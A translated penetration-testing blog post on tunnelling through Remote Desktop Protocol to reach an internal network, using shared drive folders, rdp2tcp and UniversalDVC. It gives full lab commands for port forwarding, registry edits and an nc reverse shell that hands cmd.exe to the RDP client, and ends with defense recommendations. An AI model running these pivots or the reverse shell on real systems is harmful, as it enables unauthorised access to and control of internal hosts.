
0x00 Preface
---
Recently, I learned the method of establishing tunnels using Remote Desktop Protocol from @cpl3h's blog.
This article will organize this method, combining personal experience and adding individual insights.
Learning address:
https://ijustwannared.team/2019/11/07/c2-over-rdp-virtual-channels/
0x01 Introduction
---
This article will cover the following:
- Usage Scenarios
- Establishing Tunnels Using Shared Files
- Establishing Tunnels Using rdp2tcp
- Establishing Tunnels Using UniversalDVC
- Exploitation Analysis
- Defense Recommendations
0x02 Usage Scenarios
---

Due to firewall settings, only one Windows server's remote desktop can be connected. How to use this Windows server as a pivot to access the internal network
Briefly described as shown in the figure below
0x03 Establishing a Channel Using Shared Files
---
Using the shared files between the RDP Client and RDP Server as a data transmission channel by reading and writing them
POC:
https://github.com/outflanknl/external_c2
This is a POC written according to the External C2 specification in Cobalt Strike
Implementation Principle:
When establishing a remote desktop connection, a shared folder can be created between the RDP Client and RDP Server, using the shared files as a data transmission channel by reading and writing them
1. Connect to the remote desktop on a Windows system and enable file sharing

(1) Enable file sharing by configuring mstsc.exe
As shown in the figure below
(2) Enable file sharing using FreeRDP
Download link:
https://cloudbase.it/freerdp-for-windows-nightly-builds/
Command example:
wfreerdp /v:192.168.112.129:3389 -u:1 -p:Test123! /cert-ignore /drive:share1,c:\ |
2. Connect to remote desktop and enable file sharing on Kali system
(1) Enable file sharing using xfreerdp
The command to share the local folder /tmp is as follows:
xfreerdp /v:192.168.112.129:3389 /u:1 /p:Test123! /cert-ignore /drive:share1,/tmp |
(2) Enable file sharing using rdesktop
The command to share the local folder /tmp is as follows:
rdesktop 192.168.112.129 -u1 -pTest123! -r disk:share1=/tmp |
On the RDP Server, shared file resources can be accessed via \\tsclient\
For specific details on data transmission through file reading and writing, refer to xpn's article:
https://blog.xpnsec.com/exploring-cobalt-strikes-externalc2-framework/
0x04 Establishing a channel using rdp2tcp
---
rdp2tcp utilizes RDP virtual channel functionality for port multiplexing
Available features:
- Forward TCP port forwarding
- Reverse TCP port forwarding
- Handling standard input/output forwarding
- SOCKS5 proxy
POC:
https://github.com/V-E-O/rdp2tcp
Test system: Kali2 x64
1. Download and compile rdp2tcp
(1) Install mingw-w64
The command is as follows:
apt-get install mingw-w64 |
(2) Download rdp2tcp
git clone https://github.com/V-E-O/rdp2tcp.git |
(3) Modify the configuration file
rdp2tcp does not support compiling 64-bit exe by default, so it is necessary to modify the configuration file to add configuration information for compiling 64-bit exe
Modify the file Makefile, the new content is as follows:
all: client server-mingw64 |
Note:
Since we are using a 64-bit operating system and have installed 64-bit MinGW, it is configured here to generate 64-bit exe files.
Create a new file /server/Makefile.mingw64 with the following content:
BIN=rdp2tcp64.exe |
(4) Compilation
The command is as follows:
make |
Generates the following files:
- /server/rdp2tcp64.exe
- /client/rdp2tcp
2. Install xfreerdp

The xfreerdp installed by default in Kali system does not support TCP redirection functionality
As shown in the figure below
If TCP redirection is supported, the program will display the following content

Need to re-download and compile xfreerdp. The version I used here is freerdp-nightly
Reference link:
https://ci.freerdp.com/job/freerdp-nightly-binaries/
The distribution I used here is bionic. The complete installation commands are as follows:
echo "deb http://pub.freerdp.com/repositories/deb/bionic/ freerdp-nightly main " >>/etc/apt/sources.list |
The corresponding installation path is /opt/freerdp-nightly
To start the new version of xfreerdp, the corresponding path is: /opt/freerdp-nightly/bin/xfreerdp
The new version of xfreerdp supports TCP redirection, as shown in the figure below

3. Connect to remote desktop using xfreerdp and establish a tunnel
This section introduces the method for forward TCP port forwarding
(1) Execute xfreerdp and enable TCP redirection
Execute on Kali system:
/opt/freerdp-nightly/bin/xfreerdp /v:192.168.112.129:3389 /u:1 /p:Test123! /cert-ignore /rdp2tcp:/root/rdp2tcp/client/rdp2tcp |

(2) Upload rdp2tcp64.exe to RDP Server and execute (no administrator privileges required)
Execution result as shown in the figure below
(3) Start rdp2tcp.py on Kali system
Commands as follows:
cd rdp2tcp/tools |
Command to add forward port forwarding (local 445->192.168.112.129:445) is as follows:
python rdp2tcp.py add forward 127.0.0.1 445 192.168.112.129 445 |
Output result as shown in the figure below

(4) Access local port 445
Data accessing local port 445 is forwarded to port 445 of 192.168.112.129, as shown in the figure below

Forward port forwarding established successfully
0x05 Using UniversalDVC to establish a channel
---
UniversalDVC establishes a channel by registering the UDVC plugin in the form of using dynamic virtual channels
POC:
https://github.com/earthquake/UniversalDVC
Test system: Win7 x64
1. Install UDVC plugin
Download the compiled 64-bit file from the following address:
https://github.com/earthquake/UniversalDVC/files/1880297/UDVC-x64.zip
Save the 64-bit dll in %windir%\system32
The command to register the DLL is as follows:

regsvr32.exe UDVC-Plugin.x64.dll |
As shown in the figure below
After registering the UDVC plugin, registry entries will be created to save configuration information
Configuration file location: HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default\AddIns\UDVC-Plugin
The default listening port is 31337
Note:
The UDVC plugin will only start listening on the port after the RDP Server launches UDVC-Server.exe

2. Implementing port forwarding functionality
(1) Set Mode to Socket server mode (0 - default)
The cmd command to modify the registry is:
reg add "hkcu\Software\Microsoft\Terminal Server Client\Default\AddIns\UDVC-Plugin" /v mode /t REG_DWORD /d 0 /f |
(2) Set the listening port to 1234
The cmd command to modify the registry is:
reg add "hkcu\Software\Microsoft\Terminal Server Client\Default\AddIns\UDVC-Plugin" /v port /t REG_SZ /d 1234 /f |
(3) Start the Remote Desktop client
The command is as follows:
mstsc.exe |
Connect to Remote Desktop
(4) RDP Server starts UDVC-Server.exe
The command is as follows:
UDVC-Server.x64.exe -c -p 80 -i 192.168.112.129 -0 |
(5) RDP Client opens a browser and accesses http://127.0.0.1:1234
Obtain data from the internal network 192.168.112.129:80
Tunnel establishment completed, a brief flowchart is shown below
3. Implement reverse shell functionality

RDP Server sends a reverse shell to RDP Client
RDP Client can control RDP Server in real-time, executing cmd commands
(1) Set Mode to Socket client mode (1)
The cmd command to modify the registry is:
reg add "hkcu\Software\Microsoft\Terminal Server Client\Default\AddIns\UDVC-Plugin" /v mode /t REG_DWORD /d 1 /f |
(2) Set the listening port to 1234
The cmd command to modify the registry is:
reg add "hkcu\Software\Microsoft\Terminal Server Client\Default\AddIns\UDVC-Plugin" /v port /t REG_SZ /d 1234 /f |
(3) Start the Remote Desktop client
The command is as follows:
mstsc.exe |
Connect to Remote Desktop
(4) RDP Client uses nc to listen on local port 1234
The command is as follows:
nc64.exe -lvp 1234 |
(5) RDP Server starts UDVC-Server.exe
The command is as follows:
UDVC-Server.x64.exe -p 5678 -0 |
A dynamic virtual channel will now be established: RDP Server->RDP Client:1234
And the RDP Server starts listening on port 5678
(6) The RDP Server uses nc to connect to local port 5678 and specifies the redirected program as c:\windows\system32\cmd.exe
The command is as follows:
nc64.exe 127.0.0.1 5678 -e c:\windows\system32\cmd.exe |
Channel establishment completed. A brief flowchart is shown below
0x06 Exploitation Analysis
---
For these three channel establishment methods (file sharing, rdp2tcp, and UniversalDVC), the prerequisite for exploitation is having already obtained permission to connect to the remote desktop.
Strictly speaking, once you can utilize this remote desktop server, you already have the ability to access internal network resources.
The significance of researching this method lies in situations where the remote desktop server cannot run our programs.
For example, if the remote desktop server is a Windows system, but the program we want to execute only supports Linux, this avoids the issue of program porting.
0x07 Defense Recommendations
---
1. Security of Internet-facing Remote Desktop Servers
If an attacker can establish a channel using the Remote Desktop Protocol, it means the attacker has already gained access to the server. Therefore, for remote desktop servers accessible from the internet, it is essential not only to apply patches promptly but also to guard against password brute-force attacks.
2. Disabling Redirected Devices Using Group Policy
Group Policy Location:
Computer Configuration->Administrative Templates->Windows Components->Remote Desktop Services->Remote Desktop Session Host->Device and Resource Redirection
0x08 Summary
---
This article references @cpl3h's post, organizes methods for establishing channels using the Remote Desktop Protocol, incorporates personal experience, adds individual insights, analyzes exploitation approaches, and summarizes defense recommendations.


